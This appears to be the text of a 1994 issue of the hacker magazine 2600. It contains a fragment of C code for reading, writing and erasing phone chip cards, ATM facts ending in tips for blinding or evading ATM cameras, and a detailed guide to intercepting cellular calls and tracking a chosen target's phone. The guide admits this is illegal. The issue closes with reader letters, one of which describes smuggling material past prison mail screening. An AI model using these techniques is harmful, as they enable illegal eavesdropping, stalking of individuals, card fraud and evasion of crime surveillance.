    int             wait_card = 0;
    int             real_read = 0;
    char            *of = NULL;
    int             test = 0;
    char            c;

    pp = *(unsigned int far *)
0x408;   /* look up LPT1: */
    num_data = 16 * 8;  /* default
128 bit cards */

    while (argc-- > 1) {
        argv++;
        if (argv[0][0] == '-') {
            while ((c =
*++(argv[0])) != 0) {
                switch (c) {
                case 'c':
                    go = 1;
                    break;
                case '?':
                case 'h':
                    usage();
                    return;
                case 'f':
                    num_data = 32 *
8;
                    break;
                case 'w':
                    write_bit =
atoi(argv[0] + 1);
                    break;
                case 'd':
                    wait_card = 1;
                    break;
                case 'e':
                    erase_bit =
atoi(argv[0] + 1);
                    break;
                case 'i':
                    one = !one;
                    break;
                case 'r':
                    real_read = 1;
                    break;
                case 's':
                    silent = 1;
                    break;
                case 't':
                    test = 1;
                    break;
                case 'v':
                    verbose = 1;
                    printf ("Phone
v1.0\t\t\t\t(C)opywrong 1994 by
Hack-Tic magazine\n");
                    break;
                }
            }
        } else
            of = argv[0];
    }

    if (verbose)
        printf("Reading on printer-
```

```
port 0x%X\n", pp);

    if (test) {
        dotestmode();
        return;
    }
    initbits();

    output(DETECT);

    while (wait_card && !_bios_key-
brd(_KEYBRD_READY));
    while (!card_in() && !_bios_key-
brd(_KEYBRD_READY));

    if (go) {
        while (inp(96) != 1)
            read_data(real_ read);
    } else {
        delay(20);

        read_data(real_read);

        if (!silent)
            print_data();
        print_type();

        if (write_bit) {
            delay(20);
write_bit_iso(write_bit);
            read_data(real_ read);
            if (!silent)
                print_data();
            print_type();
        }
        if (erase_bit) {
            delay(20);
            erase(erase_bit);
            read_data(real_ read);
            if (!silent)
                print_data();
            print_type();
        }
        if (of) {
            FILE            *f;
            if ((f = fopen(of,
"wb")) != NULL) {
                fwrite(data, 1,
num_data / 8, f);
                fclose(f);
            } else
                perror(of);
        }
    }
    while
(_bios_keybrd(_KEYBRD_READY))
        _bios_keybrd(_KEYBRD_ READ);
}
```

These are the guidelines for *2600* meetings:

1) We meet in a public area. Nobody is excluded. We have nothing to hide and we don't presume to judge who is worthy of attending and who is not. If law enforcement harasses us, it will backfire as it did at the infamous Washington DC meeting in 11/92.

2) We act in a responsible manner. We don't do illegal things and we don't cause problems for the place we're meeting in. *Most 2600* meetings are welcomed by the establishments we choose.

3) We meet on Fridays between the hours of 5 pm and 8 pm local time. While there will always be people who can't make this particular time, the same will hold true for *any* time or day chosen. By having all of the meetings on the same day and time, it makes it very easy to remember, opens up the possibility for inter-meeting communication, and really causes hell for the federal agencies who want to monitor everything we do.

4) While meetings are not limited to big cities, most of them take place in large metropolitan areas that are easily accessible. While it's convenient to have a meeting in your home town, we encourage people to go to meetings where they'll meet people from as wide an area as possible. So if there's a meeting within an hour or two of your town, go to that one rather than have two smaller meetings fairly close to each other. You always have the opportunity to get together with "home town hackers" any time you want.

5) All meetings *must* contact us to let us know how things are going even if nothing unusual is happening. If we don't hear from your city on a regular basis, we'll have to stop publicizing the site since telling people to go to where no meeting is really doesn't do anyone a service. You can email us at meetings@2600.com or call us at (516) 751-2600. We also need a way of getting back in touch with you.

Anyone can have meetings and set whatever rules they wish. However, if they're going to be affiliated with *2600*, we ask that these few guidelines be observed. Thanks.

Facts on ATM Camera security

by Kitsune

Here are some facts to clear up the many misconceptions on cameras at Automatic Teller Machines.

Myth: Every ATM has a camera, as required by law.

Fact: There are *no* national (U.S., Canada, Mexico, Japan, Australia, New Zealand, to name a few that I can confirm) or banking industry laws on requiring video or film.

There are *some* local laws (or laws in other countries) that have been implemented, but they are typically only for personal security in a vestibule.

Remember, the banking industry is *cheap*; they *do not* put in any more than they need. They are also unregulated - they can do anything they want with the cameras. There are no "camera police" to decide what is "allowed".

Their biggest loss is in fraud, and this is the *only* reason for them putting cameras in, *not* your personal security. If there is a vestibule with cameras in it, these are for security.

Myth: Every ATM has a camera, even if you cannot see it.

Fact: If there is a camera, you can see it. If the plastic is too dark for you to see through, the same is true for the camera.

Fish eye adapters (not lenses, but screw on adapter glass for the existing lens, which is typically an auto-iris type) cost bucks, as much as the camera in some instances. Pinhole lenses are even more expensive and the image sucks. They *do not* use them in ATM's. Period.

A one way mirror (like manager's office type) is too dark, so it is not used. Instead they use a mylar film. You can see through just as well as the camera, if there isn't too much reflected light on your side.

Myth: The camera can see me entering my PIN.

Fact: The banks couldn't care less if they see your hands entering the PIN - they want to see your face.

Myth: The camera can see me, and identify me and/or my car.

Fact: To get the best image of the user, the lens is picked and adjusted to make your face fill the screen when you use the ATM. This means setting the focal length/focus to around 20 inches. You cannot be identified at 20 feet with this setting, as either your face/license plate is too small, or it is out of focus.

Myth: Someone, someplace is watching that camera.

Fact: No one, no place is watching that camera. A "time-lapse" VCR is connected to the camera, and the VCR may be recording other cameras in the same bank in addition to the ATM camera.

Myth: The VCR records *everything*, just like my home VCR.

Fact: The "time-lapse" VCR is basically a "snapshot" recorder, and the images are therefore recorded every second or so. If the ATM camera is part of a larger camera system, the ATM camera is only recorded every few seconds (every second or so multiplied by the total number of cameras).

Typical speeds are:

NTSC: 2h (BETA-2 & VHS-sp), 6h (VHS-slp), 12h, 18h, 24h (0.2sec), 48h (0.4sec), 72h (0.6sec), 84h (0.7sec), 96h (0.8sec), 120h (1.0sec), 180h (1.5sec), 240h (2.0sec), 480h (4.0sec).

PAL: 3h (VHS-sp), 12h, 24h (0.18sec), 48h (0.34sec), 72h (0.5sec), 84h (0.58sec), 96h, 120h (0.82sec), 180h (1.22sec), 240h (1.62sec), 480h (3.22sec).

Myth: The banks review all the tapes, looking for suspicious activity.

Fact: Very few banks review their tapes, and those that do just review them for system operation (all cameras work? in focus? date/time correct? transaction data showing?). They do not watch the tape with any detail, unless they are looking for something.

Once they are looking for something, they search for the date and time of the audit trail on the tape, using the cue/review or VITC (vertical interval time code) search features of the VCR, ignoring all other activity on the tape.

Myth: The VCR is only activated when I put in my card.

Fact: The VCRs run 24 hours a day. Only one percent of them are "activated" by the card (there is too much time taken to get the tape up to speed after such an unloaded position, and if you stay in "still" forever, you trash the tape and heads).

It is also easier for the bank to just put it on a weekly exchange of the tape, then they do not have the possibility of running out of tape unpredictably based on ATM activity.

They usually have 15 to 30 weeks rotation of the tapes because it can take that long for them to find out that there is a problem with the account (three or more billing cycles).

Myth: There is a microphone, recording audio.

Fact: Very few VCR's can record audio. Of those, even less are ever used for audio. Audio recording only works in the 2hour or some 12hour/24hour speeds, on some VCR's. The banks do not use this feature. Some convenience stores however, do record audio to ensure ABC compliance.

Some Other Camera Facts

Most cameras now have CCD (charge coupled device) all electronic imagers. This makes the cost and maintenance go down in comparison to the vidicon tube cameras, but at a loss of resolution.

Typical resolution for CCD cameras are: black and white 2/3" imager: 512x492pixals 380horizontal; black and white 1/2" imager: 800x500pixals 570horizontal; black and white 1/3" imager: 512x492pixals 560horizontal; color 1/2" imager: 512x492pixals 330horizontal; color 1/3" imager: 752x852pixals 480horizontal.

Some Other VCR Facts

VCRs in use are BETA, Super-BETA, Ed-BETA (NEC), VHS and Super VHS (NEC, Sony, JVC, Panasonic, and many re-manufactured consumer decks), and a few 8mm's thrown in from Sony.

The BETA decks run at an odd fundamental speed (BETA 1.5 hour) and have same-angle heads (you cannot play your consumer BETA). The early VHS decks also had same-angle heads, and could not play your consumer tapes. The newer VHS/S-VHS decks have consumer compatible 2 or 4 head, and can play your two hour VHS tapes, but very few will play your six hour tapes (again because of the odd fundamental speeds). All use L500/T120 tapes. The L750/T160 tapes get eaten by the machines.

Tapes are good for about 10 to 20 passes before they are scored from the drum. The drums are good for 12 to 18 months if good tape (double coated, not too many passes) is used.

The decks cost the bank between US $1800 and US $2600. Many are RS-232C remote controlled, for programming/searching the tapes.

Typical resolution for VCRs is: black and white: 350horizontal, color: 240horizontal.

They will record color, but resolution and identification is better if you don't waste it on trying to reproduce color. Color cameras cost bucks too. Most cameras installed now are CCD.

Camera Hacks

Walk up to camera with the sun behind you. The auto iris lens usually cannot adjust for the bad contrast. Some cameras have image enhancers to fix such contrast problems, but they work only if the white to black area is about 3:1 or 3.5:1.

Walk up from the side. If you cannot see the glass of the lens, it cannot see you.

Walk up to the camera with a bright light glaring right into it. The auto iris will try to shut it out.

Cover the lens with cellophane. If it looks fuzzy and out of focus to you.... This has the added benefit of being unnoticed.

ATM Hacks

Myth: All the data is encrypted.

Fact: Some of the data is encrypted, just a few fields.

Myth: ATMs use dialup lines.

Fact: ATMs use direct connect, multipoint, or multidrop phone connections. Some are connected via satellite links, called Vsat. Some ATMs can be used in a dialback (ATM calls host) connection, for temporary sites, but not "temporary" sites as "permanent" as the fair, etc.

Myth: You could hack the modem line and make the ATM give you money.

Fact: The reason on the grand scale is protocol (typically SDLC/SNA, BISYNC, or async Poll/Select). These protocols exchange message numbers with each packet, so you would need to "become" the host after learning the sequences "right now", get the ATM to request from the host your withdrawal, emulate the proper *encrypted* sequence, based on the *encrypted* request, sequentially in real time.

There is no way for the host to "tell" the ATM to spit money. The host just grants approval for the request. ("Can I give this customer three $20's and a $10?" "...Sure!") Your next problem would be the audit trail kept in the ATM.

Some Other ATM Facts

If you disconnect the line, the ATM shuts down as if the service key was turned. Depending on the network, when you restore the line, reconnection can be automatic or need to be enabled by the host.

Those that speak of accessing the ATM when it is not communicating with the host are correct, to an extent. It all depends on the network and the software loaded (local approval for bank-owned accounts only, typically).

No, you cannot easily get into the vault of the ATM. I have seen them dragged off of walls with tow trucks (he ended up dragging it for about two blocks), they have been blown up (enough force to pop them also toasts the cash). They have however been cracked just like any other safe.

Typically, they are just attached to the floor, sticking out the hole in the wall.

Cash on hand is less than US $70k fully loaded with US $20 in a machine that has two bins, but usually they are a mix of two denominations.

The cash bins look like tall ammunition cases, and are also locked, and then locked into the machine (takes two keys even after the vault is opened). The bins have the feed mechanism built in, so when locked, they're sealed from "coathanger" prying.

If a card is captured, it is not "eaten, munched, or trashed". It is just tossed into a tupperware bin.

The deposit envelopes are checked only by humans for content; the machine cannot do this. The deposit envelopes are printed with the audit trail as they are accepted into the machine.

Our new Internet site is being constructed as we write this. Stay tuned for details on how it will change your life. In the meantime, please take note of these new addresses:
letters@2600.com - to send us a letter.
articles@2600.com - to submit an article.
2600@2600.com - if you just want to say hi.

And, in case things go awry, keep our old address - 2600@well.sf.ca.us. If you don't trust the net and have faith in the U.S. mail, write to us at 2600, PO Box 99, Middle Island, NY 11953. If you believe a fax is safe from prying eyes, our fax number is (516) 474-2677. And if you actually believe your phone calls aren't being tapped, you can call us at (516) 751-2600.
The choice is yours.

h.o.p.e. scares away military

---------- Forwarded message ----------
Date: Mon, 8 Aug 94 8:33:13 MDT
From: [redacted].army.mil>
To: [redacted].army.mil>
Cc: [redacted].army.mil>,
[redacted].army.mil>
Subject: Hackers

Good morning [redacted],

I'm writing to tell you that the First U.S. Hacker Congress is meeting in New York on Auqust 13 and 14. Groups like the Chaos computer Club, Hack-Tic, and Phrack will all be in New York doing what they do best (breaking into systems and yours is a prime candidate). The problem is even with the added security measures that have been taken on the network at WSMR, the hackers can still get into the system. When the sniffer program intercepted the passwords on the network the hackers built a dictionary from those passwords, this makes the systems on the network more vulnerable to attack (i.e. people tend to use the same type of password). The best advice I can give you on this matter is to take the WSMR network off the Internet (milnet) for the weekend.

One of the Computer Scientists that should be executed.
[redacted]
[redacted], [redacted]. [redacted]
[redacted]-[redacted]

Perhaps it would be a good idea to take White Sands Missile Range off the Internet altogether.

CELLULAR INTERCEPTION

by Thomas Icom
IIRG/Cybertek

In order to understand the techniques detailed in this article, a basic knowledge of cellular telephony is required. Instead of rehashing what has already been written, those in need of the required education should refer to a good g-file on cellular telephony. The ones written by Brian Oblivion/RDT or Bootleg are recommended by the author as well as Damien Thorn's articles from *Nuts and Volts* magazine, and the numerous articles that have appeared in *2600*. They should be considered required reading at this point.

Introduction

The Electronic Communications Privacy Act of 1986 (ECPA) prohibits the monitoring of cellular telephony communications except for network testing, equipment troubleshooting, interference tracking, or warrant-sponsored surveillance. It also mandates that the Federal Communications Commission deny Part 15 certification (which is required to sell radio equipment in this country) to "scanning receivers" which are "readily modifiable" to receive cellular telephony communications and 800 Mhz band frequency converters. This mandate does not apply to "test equipment" as technicians working in the cellular industry obviously need the equipment to troubleshoot problems. Nor does it apply to the phones themselves, for reasons which should be obvious. Kits are also exempt from this mandate, as Part 15 compliance is considered the responsibility of the builder.

So far, the response of the courts has been mixed in regard to enforcement of the ECPA. In 1986, the U.S. Department of Justice stated that they would not enforce the law, as doing so would be impossible. This was back in 1986 with an administration that does not exist anymore. The current administration might be a little less enlightened in regard to freedom of the airwaves. (They certainly are in regard to some other freedoms.) Some judges have held that since cellular telephony occurs over the airwaves, there is no "reasonable expectation of privacy". Others have maintained an opposite viewpoint. None of the judges with the former viewpoint have gone so far as to declare the ECPA null and void.

From a practical standpoint, despite whatever laws may be on the books, if it goes out over the airwaves one might as well shout it from a rooftop. Successful interception of unencrypted cellular telephone or any other form of radio communications is undetectable and requires only a basic level of technical expertise.

A Realistic Appraisal of Cellular Phone Security

It should go without saying that any unencrypted RF transmission is naturally unsecured, ECPA notwithstanding. With that in mind, even though your cellular phone conversation is being sent out for anyone to intercept and listen to, there are a few other factors.

The design of the cellular phone system doesn't give it half the range of the old IMTS system. The old IMTS system had a maximum range of 50-75 miles whereas a cell site might have an absolute maximum 20 mile range in a rural area where the cell sites aren't that close together. In an urban area, a cell site could have a range of *less than one mile*. The decreased range means less potential listeners.

The cell site is capable of adjusting its

power output and the power output of a phone in relation to its proximity to the cell site. This can be as low as 30 milliwatts. What this means is that if one is close to a cell site, their signal's range will be decreased.

Scanners capable of 800 Mhz reception are still considered "high-end" pieces of equipment and therefore are generally purchased by serious monitoring enthusiasts. Among said enthusiasts, cellular is not considered a popular listening item, as they feel that 90 percent of the communications are "boring", and the continuous nature of cellular transmissions lock up the scanner and make it worthless for listening to anything else.

With 832 channels and many different conversations to choose from, a quick, innocuous sounding call will probably go unnoticed among the drug dealers, stockbrokers, and Verafone systems that inhabit the cellular airwaves.

All things considered, unless the phone's MIN is flagged for some reason or the cell site being used is flagged, the chances that a given cellular will be monitored are slim. If the user keeps their calls short and avoids having "interesting" conversations, potential listeners will either miss the conversation altogether, or monitor it briefly and go on to find a "less boring" conversation. If the phone's MIN is flagged, or the cell site being used is flagged, then expect the conversation to be monitored.

Usage Analysis

Cellular phones are used by anyone who feels they need instant phone communications despite their location, and can afford to have it. While this includes a lot of upper class housewives, yuppies, and corporate executive wannabes, there are some more interesting users.

Political organizations make use of cellular phone communications. The Democrats made extensive use of cellular phones during their last national convention. On the other hand, the Republicans were smart and banned the use of cellular phones in their national convention.

Police agencies are another cellular user, using them on the assumption that communications are a little more private than over their radio system. The NYPD uses them for non-emergency communications in their Precinct-Activated Response Program, and for their highway callboxes.

The various departments of transportation and public works departments also use cellular. Their highway radio advisory systems operating on 530 and 1610 Khz are often equipped with cellular phones for remote programming.

Flea Market vendors are mating Verafone systems with cellular phones in order to be able to validate credit cards and check purchases while working a show. The Verafone systems are basically 300/1200 baud modems.

Alarm system companies are mating alarm systems to cellular phones for use as a secondary (or even primary in a remote area) means of communication between the alarm system at the customer's site and the central station.

Recently, the Metro-North commuter rail service in the New York City metropolitan area started offering public phone service on their trains. These phones use the cellular phone network.

As one can see, the use of cellular phones has come a long way from some yuppie calling his wife to say he'll be staying at the office late, and then calling his mistress immediately afterwards to tell her what hotel to meet him at. Those who like to listen to real-life soap operas however will be relieved to know that such conversations still occur over the free and open airwaves despite all the other activity.

Equipment Availability

In addition to outrageously expensive pieces of surveillance equipment sold to

law enforcement agencies (the Harris Corporation's "Triggerfish" being a prime example), there exist other types of equipment which can be used for interception of cellular telephony. Even if such a specialized function as tracking a specific MIN/ESN pair is required, the technical specifications of the cellular phone network are publicly available so any competent technician can design a piece of equipment to do the required job. An intercept station can be put together for about one-tenth the cost asked for by "law enforcement suppliers" and "spy shops".

Despite the ECPA, receivers capable of receiving cellular still abound. Readily modifiable scanning receivers made before the Part 15 revision are grandfathered, and the existing stock may still be sold. Since these units are "high-end" models and priced accordingly, they are still on the shelf waiting to be sold.

The specific wording of the new FCC Part 15 Regulations denies certification to "readily modifiable scanning receivers". Some of the new scanners put on the market since the Part 15 revision have been modifiable via a hideously detailed and complicated procedure. Apparently, a modification involving the desoldering and resoldering of multiple surface-mount devices isn't considered "readily modifiable". One manufacturer has taken a different approach on their new models. The cellular frequencies are locked out via the programming in the scanner's ROM, so no modification is available short of burning a new ROM for the scanner. There is however, a code sequence which can be entered into the keypad that loads test frequencies into the scanner's memory channels for diagnostic purposes. Some of these test frequencies are within the cellular phone band. From there one can then tune above or below the test frequencies and receive the entire cellular phone band.

Most scanners that have 800 Mhz capability will receive the cellular phone band via the image method. Due to the design of the receiver, a scanner will receive a signal at twice the intermediate frequency (IF) above the actual frequency. Most scanners have an IF of 10.7 Mhz, so one is able to listen to cellular by listening 21.4 Mhz above the cellular frequencies. If the signal is adequately strong, it will also be able to be received 10.7 Mhz (of whatever the scanner's IF is) below the actual frequency.

Obviously, cellular phones are exempt from this regulation. Cellular phones can usually be put into a diagnostic mode that turns them into a standard receiver/transmitter in order to be more easily tested during the troubleshooting/repairing process. The Oki 900 and Oki 1150 (also known as the AT&T 3730 and AT&T 4740 respectively), have software available for them from Network Wizards that will enable it to track a specific MIN.

MIN tracking can also be done with the CCS DDI (Digital Data Interpreter). Current versions of the DDI are unable to read reverse control channel ESN data in an attempt to prevent cellular phone fraud. They will still, however, read the forward control channel data. When used with an older Icom R-7000/7100 receiver, the DDI will automatically tune the Icom to follow the conversation.

Scanner frequency converter kits that enable non-800 Mhz capable scanners to receive the 800 Mhz band (including cellular) are still being sold. One can also make an 800 Mhz frequency converter out of an old UHF TV tuner that covers TV channels 70-83 - which are now the 800 Mhz band.

The Optoelectronics R10 near field receiver is a device which looks for nearby radio signals between 25 Mhz and 2 Ghz and automatically tunes them in. It will also display the received signal strength and frequency deviation. It is classified by the FCC as a piece of test equipment. If one were to get close enough to a cell site or an in-use cellular phone, the R10 would lock in to the signals from the transmitter in question. If one is monitoring a mobile unit which is handed off to another cell site, the

R10 is able to quickly reacquire the signal, as it is capable of searching through its entire 25 Mhz to 2 Ghz coverage in two seconds. By adding the optional cellular bandpass filter and/or attaching an antenna tuned to the cellular frequency range, the R10s effective range can be increased while also rejecting unwanted signals from outside the cellular telephone band.

Frequency counters are also a useful piece of equipment. After having experimented with the Radio Shack unit, I have discovered that using the supplied telescoping whip antenna, it will lock on a 3 watt phone running with a 5/8 wave antenna from a range of 50 feet. I'm sure the range could be increased by using a bandpass filter, amplifier, and/or cellular antenna. The Rolls Royce of frequency counters is the Optoelectronics Scout which was intended for SIGINT operations. Among other interesting features, it is equipped with an OS456 interface and will automatically "reaction-tune" an OS456-equipped receiver to whatever frequency the Scout picks up, and can send data on frequency acquisitions to a PC.

A laptop or palmtop PC will also be needed if one desires to use the DDI or Network Wizards Oki Kit. One should also have a copy of Video Vindicator's Cellular Manager software for reference purposes (converting frequencies to channels, finding what voice channels correspond to what control channel, and finding information about adjoining cell sites).

Interception Techniques

The most common intercept technique is to program the upper and lower limits of the cellular band into a scanner's search memories and use the search function to go through all 832 channels. With a scanner that searches at 25 channels per second, a complete search would technically take 33.28 seconds, not counting time spent initially listening to communications to determine if they contain relative content. This technique is adequate for highly-populated urban regions where there are a large number of frequency groups used for a given area. In a lesser-urban, suburban, or rural area this technique wastes too much time, as only a small fraction of the channels are used. It is also difficult with this technique to reacquire a target when it is handed off to another cell site.

A better approach is to program the frequencies being used in the area of operations into a scanner. Each control channel only handles 20 voice channels. So, if one has 10 control channels in their area of operations (equal to 10 cell sites in most areas), that's only 200 channels that have to be monitored. This technique will cut down on the number of frequencies that have to checked, and allow for more efficient coverage.

Those techniques are generally used for non-specific monitoring. Once an "interesting" conversation is noted, the target can then be identified and techniques designed to be aimed at a specific target can be employed. Typically, the control channel is determined by noting the voice channel being used by the target. Once the control channel is identified, the data stream can be monitored which enables easier tracking of the target during handoffs and easier acquisition of the target on the network.

Target specific monitoring falls into two categories. The first is a target with a known MIN. The second is a target which has been visually acquired and noted to be using a cellular phone.

Tracking a known specific MIN is generally a matter of having the right equipment and being in the same general area as the target. If the target travels over a wide area, one will have increased difficulty with monitoring. If such was the case, then the surveillance technician would have to maintain multiple listening posts in the various areas the target is known to frequent, or in the case of court-approved activity monitor the target at the MTSO. The tool of choice would be an Oki phone

with the appropriate software, or the DDI unit hooked up to an older Icom R-7000/7100.

If one is on a budget and knows the target's voice, one can also manually scan through adjoining cell site frequencies until the conversation is reacquired. This will, however, result in losing part of the conversation.

For a target that one has visual acquisition on, one can determine the reverse channel frequency being used by means of a frequency counter. Once that is accomplished, the rest is easy. The forward channel operates 45 Mhz above the reverse channel. As the target moves from cell site to cell site, the frequency counter would indicate changes in operating frequency. The ultimate would be an Optoelectronics Scout sending frequency information to a PC which would then automatically tune two separate receivers to the forward and reverse voice channels.

Under normal circumstances, the forward voice channel will also repeat the reverse voice channel audio (this is called talk-around or side-tone). If, however, the target is using a hands-free unit there will be no talk-around so as to avoid feedback. The result is that one will only hear half the conversation: the landline talking to the mobile on the forward voice channel. This can be a problem if one's receiver has no reverse voice channel monitoring capability, or if one is too far away from the target.

Conclusion

For the cost of a good VCR or TV, one can listen in on cellular phone conversations and be able to track the phone's user as he goes about his/her business. Yes, it is illegal. Then again, so are certain types of sexual activity, but I don't see that stopping anyone. From a practical standpoint the identification of perpetrators violating the cellular provisions of the ECPA is virtually impossible.

We all know that a law isn't going to stop people from listening to radio communications. Various totalitarian states have tried throughout modern history with no success. Nevertheless, the retailers of cellular telephone equipment continue to placate potential customers with the lie of "No one can listen in. It's illegal." As a result, users of cellular phones are misled into thinking their conversations are as secure as they would be over their home phone. They then say things which open them up to victimization by a very small minority of individuals who monitor cellular communications in order to find potential marks. I don't see this ending anytime soon.

Some might argue that by providing this information I've clued in certain miscreants who might go out and do just that. This might be true, but I've also clued in people who use cellular phones to the fact that what they say over the air isn't private at all.

If one wants to take the attitude that talking about something encourages it, then perhaps we should pass a law banning the media from talking about murders, drunk driving, and a whole other host of unpleasant things that we'd like to discourage everybody from doing.

I didn't think so.

Thanks go to Bernie S. for his assistance with this article.

References and Sources

1. "Cellular Telephony" (g-file), by Brian Oblivion/Restricted Data Transmissions (RDT)

2. "Cellular Secrets" (g-file), by Bootleg

The above g-files should be available on any decent H/P system.

3. Introducing Cellular Communications, The New Mobile Telephone System, by Stan Prentiss, TAB Books

4. Network Wizards, POB 343, Menlo Park, CA 94026

Sells Oki Experimenters Kit.

5. CCS, POB 11191, Milwaukee, WI 53211

Sells DDI (Digital Data Interpreter).

THE BETTER LETTERS

More Bookstore Fun

Dear 2600:

I recently came across your magazine in a local bookstore while browsing in the rear. I had heard of *2600*, but I never expected to see it in a store. It was hidden off to the back with other magazines with a "questionable" background. The lady at the register had no idea what the magazine was about, but when I told her she responded with, "Well, isn't that a great thing to encourage." She basically pissed me off. Such comments show the general ignorance of society. People need to realize that hacking isn't a crime; it's simply knowledge. I've met so many people who believe all hackers are bad people. Most describe hackers as snotty-nosed brats. They don't realize that hackers are human. They're real people, with real lives (sometimes), who happen to be very intelligent. It makes me sick to see the stereotypes given by the general public to hackers.

Seventh Son

Piracy Proposal

Dear 2600:

I read the Spring 1994 issue of your magazine with great interest. I had never seen your magazine before, but when I found it for sale in a computer bookstore in a Jerusalem mall, I just couldn't resist.

I found the article "Software Piracy, Another View" by Roberto Verzola extremely thought-provoking. According to Verzola, if a company spends money and time developing a program, they lose nothing by having people pirate it (his word), as the pirates "have not denied [anyone] the use of the program". He says that the "'theft' of intellectual property... [is] not [a] very accurate [description] of the act, [which is] different from the crime of theft or actual piracy."

I have considered Verzola's point of view very carefully, and arrived at the following course of action, which I am sure that neither you nor he can possibly object to. Should you object, I expect both a registered letter to the above address, as well as an explanation in a future issue, with a copy of said issue sent to me by registered mail, as I doubt that I will have easy access to a future issue (I don't get to that computer bookstore very often).

I plan, therefore, on the following course of action:

1) I am going to sell Verzola's article to other magazines, under *my own name*, and keep all and any profits ensuing therefrom. According to Verzola, "using [the words 'piracy' and 'theft' of intellectual property] automatically connotes immoral action on the part of the copier." He also writes, "How can you be selfish if you can give things away and have more than what you started with? How can we deny a good friend if we can also keep it for ourselves?" Well, I assume that Verzola has made all the money he expected to make from his article, so if he gives the article away to me, he's also keeping it for himself (i.e., he can also use it for himself). I'm certainly going to have more than what I started with, as soon as other magazines pay *me* for Verzola's article!

2) Here I'm making a small assumption, namely that editorially, you agree with Verzola's views (you certainly print no disclaimer). Therefore, I have decided to run off thousands of copies of your magazines and give them away for free, asking readers to reimburse me only for the cost of making the actual copies. Although, according to Verzola, "[I] might be charged with violating the copyright or patent laws of a country", he also feels that I will be doing nothing morally wrong. I can't believe you would try to prosecute me for following my conscience and doing nothing morally wrong. In fact, I shall be offering intellectual stimulation to people who could not otherwise afford to read your magazine!

Should you feel that anyone is being financially hurt by either (1) or (2) above, you're going to have to decide if copying a magazine is different than copying a computer program and, if so, how.

Daveed Shachar
Israel

It would be difficult to match the distance that you missed the point of this article by but, rest assured, you are not alone in your thinking. We don't expect to sway your opinion but we owe it to our readers to clarify your points. First, the issue of money was brought up by you, not by the article. The article dealt with the free distribution of a program, not reselling it and keeping the profits, as you apparently desire to do. The sole reason for this kind of distribution is because without it, there would be no access at all. Denying access because of financial reasons is distasteful to a large part of the hacker world, particularly when the pricing of this access seems to be so arbitrary. And, for the record, the article itself was given to us freely, to republish as we wished. What you suggest concerning our magazine has been taking place since our inception. It's called free exchange of information. Articles are xeroxed, passed around online, faxed, etc. All for the sake of spreading information, not just making a profit. As writers, our primary concern is to get people to read what we've written. To expect everyone who even glances at an article to pay a "licensing fee" would be selfish, unrealistic, and contrary to the purposes of writing in the first place. And for someone else to resell another's work without their permission is even more of an affront to the hacker ethic.

Eastern Europe Scene

Dear 2600:

I really don't believe it's been one year since I subscribed to *2600*. Well, as you Americans say, "Time flies when you're having fun." Well, I don't really want to waste your time writing crap but I really wanted to thank you for doing such a great job with your magazine.

I'm Bulgarian by origin but I've worked and lived in Hungary for more than five years now. I started doing computers eleven years ago. You guys can't even imagine what it was like at that time. The most exciting moment was when I sat in front of a real Macintosh (during the Communist regime, there were absolutely no Macs in Eastern Europe). There's still a lot to learn - the problem in Eastern Europe is the lack of good equipment. Can you believe that the Internet connection between Hungary and the outside world is a 64kbps line? Have you ever tried Mosaic together with a few hundred other users on a 64k line? Better not....

I would like to express my appreciation for having me as a subscriber (I received this year's magazine for free as an Eastern European subscriber). I'm curious if there are other Eastern European subscribers and what their opinion on *2600* is.

The MacMan
Budapest

For the record, we are still offering free subscriptions to people in Eastern Europe who write and request them. We hope this makes a difference.

Locked Up

Dear 2600:

I have been in federal prison for twenty months since I was arrested by the Secret Service for placing a phony ATM in a Connecticut shopping mall. Actually, the ATM was real - I just forgot to connect it to a bank - the Secret Service has no sense of humor.

I never knew your magazine was available before coming to jail. Maybe it was for the best - I probably would have gotten myself in more trouble - you have great articles. It takes me back to my high school and college days fifteen years ago when I lived to hack the DEC-10 and DEC-20.

As you have stated in several articles, the Bureau of Prisons (BOP) are major assholes. They do everything they can to keep me from your publication. I finally had a friend photocopy some old issues and staple a few pages of religious material on top and send the disguised copies in. This seems to get past the mail room hacks every time.

A word of advice to your readers: If you ever come face to face with the Secret Service, keep your mouth shut. Nothing you say will help you. They feed on intimidation and threats and can make an arrest a horror scene. They will then try the smooth and friendly approach to get what they want. They will promise you the world if you will just cooperate before it is too late. (It will not be too late - no matter what they say.) They will start with only wanting your help with your software or your little tricks of the trade. Don't do it! They lie! Someone will always have a superior who will overrule them when they are done with you. The government will *fuck you*. Keep your mouth shut and never never say anything without a lawyer.

The Secret Service promised everything they could to get all the copies of my ATM software along with the message protocols and technical manuals on the ATMs. They didn't want that shit on the streets. When they thought they had everything they wanted, the U.S. Attorney's Office proceeded with the fucking and their lies came out. *Don't trust - don't believe.* You'll regret it - I do.

ATM Bandit

This is a valuable lesson a lot of people have learned and one that even more will still have to experience. Many of us read about your ATM "hack" in the papers - while the idea was quite clever, setting it up and taking people's money was pure theft. Not bowing to this kind of temptation is one of the hardest challenges hackers face.

Dear 2600:

I recently read about your magazine in the December issue of *Details*. I now have the fall issue of *2600*, with which I am impressed. I would like to extend a big congrat to Phiber Optik on his release from the feds. I too am in federal custody at this time, have been since 1991, and have exactly one year to go. This too will pass. I would really like to see more Internet information in *2600*, although I can't really judge it by a single issue. I wish to have written correspondence with someone out there who is willing to give me an Internet e-mail account. There is information on the net I would like to receive, but I have no one to retrieve it for me. All I would require of this individual is to send me printouts and type in messages to friends I can't communicate with. If anyone out there in the real world would like to assist me in this way, respond in a future issue and I will write to you directly.

Phafnir

Dear 2600:

Today, for the first time in five years I had the opportunity to read *2600*! I very much enjoyed it - a true test of the First Amendment!

Unfortunately I am confined. Because of my past employment with Bell, I find myself being blamed by the U.S. Bureau of Prisons for every breach of their FTS system and put into the hole (solitary) regularly!

Even when a staff member lost his Token Ring access program for "Sentry" (this program unites an XT to the BOP mainframe), they again put me into the hole and went haywire - of course I *sued!* I won.

The Cryptic Prognosticator

Bits of Info

Dear 2600:

The 303 ringback is 99X-YYYY where X is any number and YYYY are the last four digits.

Zeek (Major)
Colorado

Dear 2600:

There's a simple way to avoid telemarketers using predictive dialers (Letters, Summer 94, page 42). The volume sensitivity is usually set so that it won't recognize that you answered unless you speak fairly loudly. I've gotten into the habit of answering the phone with a quiet "hello". Humans can hear it, but not the salesmen.

Skimmer
Cambridge, MA

Digital Correction

Dear 2600:

